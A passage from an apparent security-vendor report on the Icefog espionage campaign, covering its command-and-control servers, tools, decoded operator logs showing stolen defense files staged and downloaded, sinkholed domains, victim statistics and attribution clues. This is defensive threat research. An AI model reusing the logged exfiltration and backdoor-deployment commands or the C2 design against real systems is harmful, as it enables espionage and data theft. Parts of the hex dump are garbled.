Thursday, June 20, 2013 9:31 AM	0	injectcode.h.jpg
Sunday, June 23, 2013 6:54 AM	0	load.exe.cab.jpg
Wednesday, June 26, 2013 12:26 PM	0	msld.exe.cab.jpg
Wednesday, June 26, 2013 12:27 PM	0	server.dat.cab.jpg
Wednesday, June 26, 2013 12:23 PM	0	wdml(host IP).drv.cab.jpg
Monday, June 24, 2013 4:58 AM	0	wdml.drv.cab.jpg

Folder with lateral movement tools on a command-and-control server

A description of some of the tools we observed follows:

MD5	FILENAME	DESCRIPTION
d53cec579c7b3b3e0f77cd64e0c58bbf	console.exe.jpg	Server backend of Icefog-NG
00c3d59a83c3745498b75fd9d1067b4c	Dbgview.exe.jpg	Sysinternals's Dbgview
9d3d8504cd488acaa731cfdd48fe5851-	hush获取.exe.jpg	Known Windows hashes dumping tool “quarks-pwdump.exe”
ffef41bd67de8806ac2d0e10a3cab3c2	暗流服务端代码 片调用程序.exe. jpg (“Undercurrent server code piece calling program”)	Loader for type “2” Icefog
be043b0d1337f85cf05f786eaf4f942	通信模块代码片 调用专用.exe.jpg (“Communication module code sheet invoking special. Exe.jpg”)	Loader for type “2” Icefog
95ee545a6562a81c3e049a48c5b9f8aa	freespi.cab.cab	Small tool which lists and deletes Winsock providers. Icefog uses Winsock providers for persistence, so it is used by the attackers during upgrade to a newer version of the malware.



In addition to these, several other tools were observed but not recovered. For instance, on one of the victim machines, we observed what appeared to be the use of a Kernel exploit through a Java application for escalation of privileges. Unfortunately, we do not know if it was a zero-day kernel vulnerability because the file was deleted by the attackers after being used.



► COMMAND AND CONTROL SERVERS


During our research, we observed multiple Icefog command and control servers. Most of them were on shared hosting platforms, however, some of them, which were of greater importance to the attackers, were also using dedicated hosting.

Perhaps one of the most important aspects of the Icefog C&Cs is the “hit and run” nature. The attackers would set up a C&C, create a malware sample that uses it, attack the victim, infect it, and communicate with the victim machine before moving on. The shared hosting would expire in a month or two and the C&C disappears.

The nature of the attacks was also very focused - in many cases, the attackers already knew what they were looking for. The filenames were quickly identified, archived, transferred to the C&C and then the victim was abandoned.

Based on the C&C names, we were able to identify several Icefog campaigns that were active between 2011-2013.

From the timeline above, it seems the attackers increased the number of campaigns in 2013 compared to previous years, although it's possible that malware and artifacts used in earlier years are no longer available. Hence, the chart probably represents only a fraction of the attackers' activity during the past years.





C&C SERVERS INFRASTRUCTURE

We identified four types of Icefog C&C servers - type “1”, “2”, “3” and type “4”. Also, there is a fifth, standalone type of C&C, used for Icefog-NG, which runs as a Windows desktop application.

The type “1” C&C server uses a full web backend that lets the attacker directly control the victims via a web browser. The type “1” C2 backend is written in ASP.NET.

The type “2” C&C server backend we identified acts as a virtual, custom proxy between the attackers and the victims. It is written in ASP and is extremely simplistic in operation. This is more effective as it conceals the attacker’s identity. The second type of C2 works in conjunction with a control tool, probably running directly on the attacker’s PC.

The type “3” C&C server (used in the “starwings” and “disneyland” campaigns) appears to be experimental and features only two basic functions: view and update. Its exact workings are unknown and we haven’t been able to locate the Icefog malware that uses it.

The type “4” C&C server was identified through sinkholing of the domain “pinganw[dot]org”. (known C2 URL - [www.pinganw\[dot\]org/sugers/upfile.asp](http://www.pinganw[dot]org/sugers/upfile.asp)). Just like type “3”, the exact workings are unknown and we haven’t been able to locate the Icefog malware that uses it.

The Icefog-NG C&C server is a Windows desktop application which doesn’t require a web server and works as a standalone TCP server, which by default listens on port 5600.

Our analysis focuses on type “1” C&C servers, which are the most popular and have been used in most of the attacks we observed.



Here's a look at the type “1” command-and-control server login screen:



The command-and-control script (“control.aspx”) features an interesting comment “`shiyani|||||||||||||||||`”. The page title is “尖刀三号”, which means “Dagger Three” in Chinese.

尖刀三号 - "Dagger Three"

shiyani|||||||||||||||||

shiyani|||||||||||||||||



For martial arts fans, the “尖刀三号” is quite similar to “三尖刀”, which is an ancient Chinese weapon.

The Type “1” C2 interface is written in ASP.NET and features an easy to use interface to communicate with and manage the victims:


HostList:
1312_1.1.2.11
1312_1.1.2.9
admin-9fa277f14_1...
BLACK_10.0.2.15
wilbert-SC2605_19...

Host Last Online Time: 2013-6-12_19:46
HostName: BLACK
IP: 10.0.2.15
Proxy: (null)
User: admin
SystemDir: C:\WINDOWS\system32
OS Language Version: 932
System Version: 5.1 Service Pack 3 (Build 2600)

Process:
ID: 4 (?)
ID: 368 (SystemRoot\System32\smss.exe)
ID: 616 (?C:\WINDOWS\system32\winlogon.exe)
ID: 660 (C:\WINDOWS\system32\services.exe)
ID: 672 (C:\WINDOWS\system32\lsass.exe)
ID: 836 (C:\WINDOWS\system32\VBoxService.exe)
ID: 880 (C:\WINDOWS\system32\svchost.exe)
ID: 1064 (C:\WINDOWS\system32\svchost.exe)
ID: 1508 (C:\WINDOWS\system32\spoolsv.exe)
ID: 1608 (C:\WINDOWS\system32\userinit.exe)
ID: 1632 (C:\WINDOWS\system32\WuaTray.exe)

The “ManageSystem” C&C user interface (type “1”)

This control panel is actually a Visual Basic.NET web application with the following structure:





The application uses the native filesystem as the main storage to save stolen data, logs and temporary files. Below is short description of directories used by the C&C application:

- ok:** “heartbeat” files with dates that indicate the last time a victim was online.
- downloads:** files that were transferred from the victim at the request of the operator.
- uploads:** files that should be pushed to the victim systems.
- order:** files containing instructions or commands that are to be executed on the victims’ machines.
- result:** The result of command execution on the victims’ machines.
- info:** basic information about the victims’ systems.
- logs:** operator interaction logs, can be erased on request by the operator.
- files:** additional files, including JavaScript, CSS and images used by Control Panel web user interface.

Perhaps the most interesting part is that the type “1” C&C panel maintains a full history of the attacker’s interaction with the victims. This is kept as an encrypted logfile, in the “logs” directory on the server. In addition to that, the server maintains full interaction logs and command execution results from each victim.



Below we can see an example of the attackers copying a number of files to “c:\temp\mslog” from an USB flash drive connected to the computer with Korean Windows systems and preparing them for upload to the C2:

```

cmd_mkdir c:\temp\mslog
cmd_copy g:\1563622.pdf c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_dir c:\temp\mslog\
C 드라이브의 폴더에는 이름이 없습니다.
폴더 일련 번호: F47D-29FA

c:\temp\mslog 디렉터리
2013-06-24 오후 02:53 <DIR>
2013-06-24 오후 02:53 <DIR>
2013-06-24 오후 02:35 438,431 1563622.pdf
    1개 파일          438,431 바이트
    2개 디렉터리 107,192,672,256 바이트 남음

cmd_copy "g:\방위력증강사업 중 기존소요결정과 신규소요결정.hwp" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\사업 MOU 간략 ver2.hwp" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\국방개념기술시범사업 과제 오상빈_최규정4.hwp" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\차소율 보합형 조준경_ACTD_삼성溽레스.hwp" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\해안감시장비견적서 내용(안13년 NEW v04).xls" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\해안감시장비견적서 내용(안13년 NEW v02).xls" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\해안감시장비견적서 내용(안13년 NEW v01).xls" c:\temp\mslog\
1개 파일이 복사되었습니다.

cmd_copy "g:\항상발간조준기개발계획서(121025).hwp" c:\temp\mslog\
1개 파일이 복사되었습니다.

```

In another example, we can see them uploading and running a type “2” backdoor on top of the type “1” infection:

```

cmd_expand c:\windows\msuc.cab c:\windows\msuc.dat
Microsoft (R) File Expansion Utility Version 5.1.2600.0
Copyright (C) Microsoft Corp 1990-1999. All rights reserved.

c:\windows\msuc.cab(를) c:\windows\msuc.dat(으)로 확장합니다.
c:\windows\msuc.cab: 12528바이트에서 32995바이트로 확장되었습니다. 163%
증가

cmd_expand c:\windows\msld.cab c:\windows\msld.exe
Microsoft (R) File Expansion Utility Version 5.1.2600.0
Copyright (C) Microsoft Corp 1990-1999. All rights reserved.

c:\windows\msld.cab(를) c:\windows\msld.exe(으)로 확장합니다.
c:\windows\msld.cab: 29706바이트에서 56832바이트로 확장되었습니다. 91%
증가

```



```
cmd_dir c:\windows\ms*.*
C 드라이브의 볼륨에는 이름이 없습니다.
볼륨 일련 번호: E8EB-185D

c:\windows 디렉터리

2013-01-25 오전 02:44    <DIR>        msagent
2013-01-25 오전 02:40    <DIR>        msapps
2008-04-14 오후 08:00      1,405 msdfmap.ini
2013-03-15 오전 10:47      1,180 msgsocm.log
2013-06-25 오전 09:17      29,706 msld.cab
2012-08-16 오후 07:43      56,832 msld.exe
2013-03-15 오전 10:47      12,346 msmqinst.log
2013-06-25 오전 09:18      12,528 msuc.cab
2013-06-25 오전 08:15      32,995 msuc.dat
                           7개 파일          146,992 바이트
                           2개 디렉터리  112,844,578,816 바이트 남음

cmd_c:\windows\msld.exe c:\windows\msuc.dat
run codepiece file c:\windows\msuc.dat!
finished running code piece file!
```


Interestingly, the modern Icefog-NG C&C application looks very similar to Icefog Web UI - it uses the same multi-tab layout and even has the same tab titles. We believe that Icefog-NG was developed by the same author to replace Icefog bot and the web-based Control Panels.

The screenshot shows a software interface with three tabs at the top: 'CMD', 'File Ctrl' (which is selected), and 'Info'. Below the tabs is a form titled 'UpLoad'. It contains two input fields: 'localfile:' and 'Remotefile:', each with a corresponding 'Open' button to its right. To the right of the 'Remotefile:' field is a large 'UpLoad' button. The background of the interface is light gray.

Icefog-NG File Control tab




Icefog-NG was designed to be more responsive and convenient to the operator. The data storage is the same - local filesystem, and even the file names are the same as on the previous Icefog version. Here is a screenshot of the user interface from the Icefog-NG C&C application.



Icefog-NG login prompt

Like with the web-based Icefog, this C&C application requires authorization of the operator. While in the web version it made sense to authenticate remote users to restrict access to the Control Panel, the desktop application authentication is easily bypassed, because the login and password are hardcoded in the binary.

Here's a look at the “victims” panel in the Icefog-NG C&C software:



Icefog-NG UI layout optimized for a screen resolution of 1280x1024



One curious fact about Icefog-NG is that it is usable only if you have screen resolution set at 1280x1024 or higher. Even on standard 1024x768, not all controls fit into screen. The application was created using Microsoft Visual Studio MFC AppWizard. Although, the sample we analyzed was compiled in May 2013, the project was most likely started in 2012, which is stated in the “About Application” message box. This date is put automatically by the AppWizard when the code is generated for the first time.



► INFECTION DATA AND STATISTICS

The command-and-control servers maintain full logs of the victims together with the various operations performed on them by the C&C operators. These logs are encrypted with a simple XOR operation and available to anyone who knows their location and name on the server. Here's what a decoded log looks like:

```
2013-6-20 14:38:33 admincontrol-358_192.168.0.235 send cmd order cmd_dir d:\????? /od
2013-6-20 14:39:08 admincontrol-358_192.168.0.235 send cmd order cmd_dir d:\????????? /od
2013-6-20 14:40:05 admincontrol-358_192.168.0.235 send cmd order cmd_dir d:\?????????\2013????? /od
2013-6-20 14:40:56 admincontrol-358_192.168.0.235 send cmd order cmd_dir f:\????? /od
2013-6-20 14:42:46 admincontrol-358_192.168.0.235 send cmd order cmd_copy "f:\???.?? ??.xlsx" c:\windows\temp.xlsx
2013-6-20 14:43:40 admincontrol-358_192.168.0.235 send cmd order cmd_tasklist
2013-6-20 14:44:52 admin control -358_192.168.0.235 sent the download file order download_c:\windows\temp.xlsx
2013-6-20 14:51:32 admincontrol-358_192.168.0.235 send cmd order cmd_time /t
2013-6-20 15:44:12 admincontrol-358_192.168.0.235 send cmd order cmd_net use
2013-6-20 16:02:29 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\???????.hwp
2013-6-20 16:07:11 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\???????.?.hwp
2013-6-20 16:07:34 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\?.hwp
2013-6-20 16:09:20 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\?????.dxf
2013-6-20 16:13:07 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\?????.dxf
2013-6-20 16:14:31 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\?????????.xlsx
2013-6-20 16:16:11 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\?????.xlsx
2013-6-20 16:16:48 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\???? ?? ?.hwp
2013-6-20 16:18:12 admin control -358_192.168.0.235 sent the download file order download_d:\13??????\???????.hwp
```

Sample C&C activity log

These logs can sometimes help to identify the targets of the attacks and in some cases, the victims.

During our research, we observed attacks against a number of targets in South Korea, Taiwan and Japan. These include defense industry contractors such as Lig Nex1 and Selectron Industrial Company, shipbuilding companies such as DSME Tech, Hanjin Heavy Industries, telecom operators such as Korea Telecom, media companies such as Fuji TV and the Japan-China Economic Association.



Some organizations that the attackers were interested in targeting



SINKHOLE INFORMATION


During our research, we managed to sinkhole 13 domains used by the attackers:

- > **spekosoft.com**
- > **kechospital.com**
- > **unikorean.com**
- > **pasakosoft.net**
- > **chinauswatch.net**
- > **msvistastar.com**
- > **defenseasia.net**
- > **pinganw.org**
- > **kevinsw.net**
- > **avatime.net**
- > **shinebay.net**
- > **securimalware.net** - used in spear-phishing attacks
- > **appstOre.net** - MacFog's command-and-control


All of them have been redirected to the Kaspersky Sinkhole server at **95.211.172.143**.

Overall, during the monitoring period, we observed connections from several victims, based in South Korea, Japan, Taiwan, Germany and some other countries.


For Windows based computers, we have the following statistics:




Distribution by number of hits in our sinkhole (percentage)



Distribution by number of hits in our sinkhole (absolute values)




Distribution by number of IPs in our sinkhole (percentage)




Distribution by country by number of IPs in our sinkhole (percentage)

For Macfog, the Mac OS X version of the backdoor, we have the following statistics:



Distribution by number of IPs in our sinkhole (percentage)



Distribution by number of IPs in our sinkhole (absolute values)

Overall, we've observed **over 4500 IPs with infected Macfog hosts**, belonging to **more than 430 unique victims**.



For Windows-based machines, our sinkhole received connections from almost **200 unique IPs**, in six countries.

It should be noted that in terms of the overall picture, these sinkholed domains offer **a view of only a fraction of the infected computers**, especially old infections which for some reason have not yet been disinfected. The newer attacks are more difficult to track because they use new C&C domains that can't be easily sinkholed.

Another important note relates to geographical distribution of victims. While we see many connections coming from China, this doesn't mean that it has victims of **targeted attacks**. Because the Macfog samples that we have seen are being distributed in a trojanized bundle with legitimate software on publicly available Chinese message boards, visitors (especially those who read Chinese) from any country in the world could get infected. We believe that a primary goal of doing that was to test malware in different environments and evaluate its efficiency. That explains why the domain used as C2 was abandoned - random victims had less value for the attackers.

Based on the more reliable analysis of the C&C servers used in the targeted attacks, spearphishing examples and other data collected during our research, we believe that the primary targets of the Icefog operations were in South Korea and Japan.



► ATTRIBUTION

ATTACKER IPS

Based on the list of IPs used to monitor and control the infrastructure, we assume some of the threat actors behind this operation are based in at least three countries:

- China (the largest number of connections)
- South Korea
- Japan

More information on attribution is available in our private report for governments. (Contact intelreports@kaspersky.com)

MALWARE ARTIFACTS

The “MSUC.DAT” type “2” backdoor has an ASCII string inside with the following content: “**Yang.ZC**

Wang.GS Zhan.QP Ma.J Li.X Hu.HXU”.

069CC: FF FF B5 E0 FE FF FF E8	2A BB FF FF 68 00 80 00	ÿµäþÿè*»ÿh €
069DC: 00 6A 00 FF B5 E0 FE FF	FF B9 54 6A 00 10 03 4D	ÿ µäþÿ¹Tj ►WM
069EC: F8 FF 11 68 00 80 00 00	6A 00 FF B5 E4 FE FF FF	øý◄h € j ýµäþÿ
069FC: B9 54 6A 00 10 03 4D F8	FF 11 FF 75 FC B9 8B 68	¹Ti ►WMövñüü¹ch
06AAC: 00 10 03 4D F8 FF 11 33	C0 40 C9 C2 04 00 59 61	►WMöY◄3A@EÄ◆ Ya
06A1C: 6E 67 2E 5A 43 20 57 61	6E 67 2E 47 53 20 5A 68	ng.ZC Wang.GS ZH
06A2C: 61 6E 2E 51 50 20 4D 61	2E 4A 20 4C 69 2E 58 20	an.QP Ma.J Li.X
06A3C: 48 75 2E 48 58 55 8B EC	33 DB 50 8B 45 08 88 1C	Hu.HXU◄i3ÜP<E¶L
06A4C: 03 58 43 81 FB 00 01 00	00 75 EF 8B 75 0C 33 C0	►XCBü Ø ui <u>93A</u>
06A5C: 33 DB 33 C9 33 FF 52 8B	55 08 8A 04 11 5A 02 1C	3Ü3É3ÝR<U¶S♦ZL
06A6C: 37 02 D8 50 8A C3 33 DB	8A D8 8B 45 08 8A 14 03	70ØPŠÄ3ÜŠØ<E¶S▼
06A7C: 88 14 01 58 52 8B 55 08	88 04 13 5A 47 3B 7D 10	~¶ØXR<U¶^!!ZG;}>
06A8C: 7C 02 33 FF 41 81 F9 00	01 00 00 75 C9 8B 45 08	Ø3ÝABü Ø uÉ<E¶
06A9C: C9 C2 0C 00 55 8B EC 33	C0 33 DB 33 FF 33 D2 40	EÄØ U:i3À3Ü3ý3Ø
06AAC: 8B 75 0C 51 8B C8 33 C0	8A C1 59 52 8B 55 08 8A	<uØQ:È3ÀSAYR<U¶S
06ABC: 0C 10 5A 02 D1 50 8B 45	08 8A 1C 02 88 0C 02 58	Ø>ZØNP<E¶SØ^ØØX
06ACC: 52 8B 55 08 88 1C 10 02	D9 8A 1C 13 5A 30 1C 37	R<U¶^L>ØÜSL!!ZØL7
06ADC: 40 47 39 7D 10 75 CC C9	C2 0C 00 00 00 00 00 00	@G9}►u¡EÄØ

Icefog Type “2” hardcoded names



The Icefog Type “2” backdoor loader with MD5 “**be043b0d1337f85cf05f786eaf4f942**”, found on the C2 domain “infostaiton.com” has the following debug path inside:

“C:\Users\yang.zc\Desktop\代码片调用程序 4\Release\UCCodePieceGo.pdb”

Note that “Yang.zc” appears in both strings. The string “代码片调用程序 4” translates to “Piece of code calling 4” from Chinese.

LANGUAGE USAGE

One of the C&C backend control scripts (control.aspx) has the page title “尖刀三号”, which means “Dagger Three” in Simplified Chinese.



```
1
2
3
4 <head id="Head1"><title>
5   "尖刀三号"
6 </title>
7   <!-- include the Tools -->
8   <script src="http://cdn.jquerytools.org/1.2.5/full/jquery.tools.mi
9   <!-- tab styling -->
10  <link rel="stylesheet" type="text/css" href="http://static.flowpla
11  <!-- activate tabs with JavaScript -->
12
13
14  <script type="text/javascript">
15  $(function() {
16    $("ul.css-tabs").tabs("div.css-panes > div", {effect: 'ajax', hi
17  });
18  </script>
19 </head>
20 <body>
```

“Dagger Three” - page title

The ASPX server-side scripts contain a number of messages and code comments in Chinese:

```
Response.Write("<script>alert('断点续传命令已发送！');</"+ "script>");
Server.Transfer("admin.aspx");
}

protected void bt_Download_Click(object sender, EventArgs e)
{
    if (string.IsNullOrEmpty(tb_DownloadFilePath.Text))
    {
        lab_Notify.Text = "下载文件的路径不能为空！"; // Download file path can not be empty
        return;
    }
//判断当前的文件大小是否和文件大小一致
string strTempFilePath = HttpContext.Current.Server.MapPath("downloads\\" + strFileName + ".tmp");
FileStream fs = File.Open(strTempFilePath, FileMode.Open);
long CurrentFileLen = fs.Length;
fs.Close();
string strOrder = "";
if (CurrentFileLen == FileTotalSize) // Check if new and existing files have the same size.
```



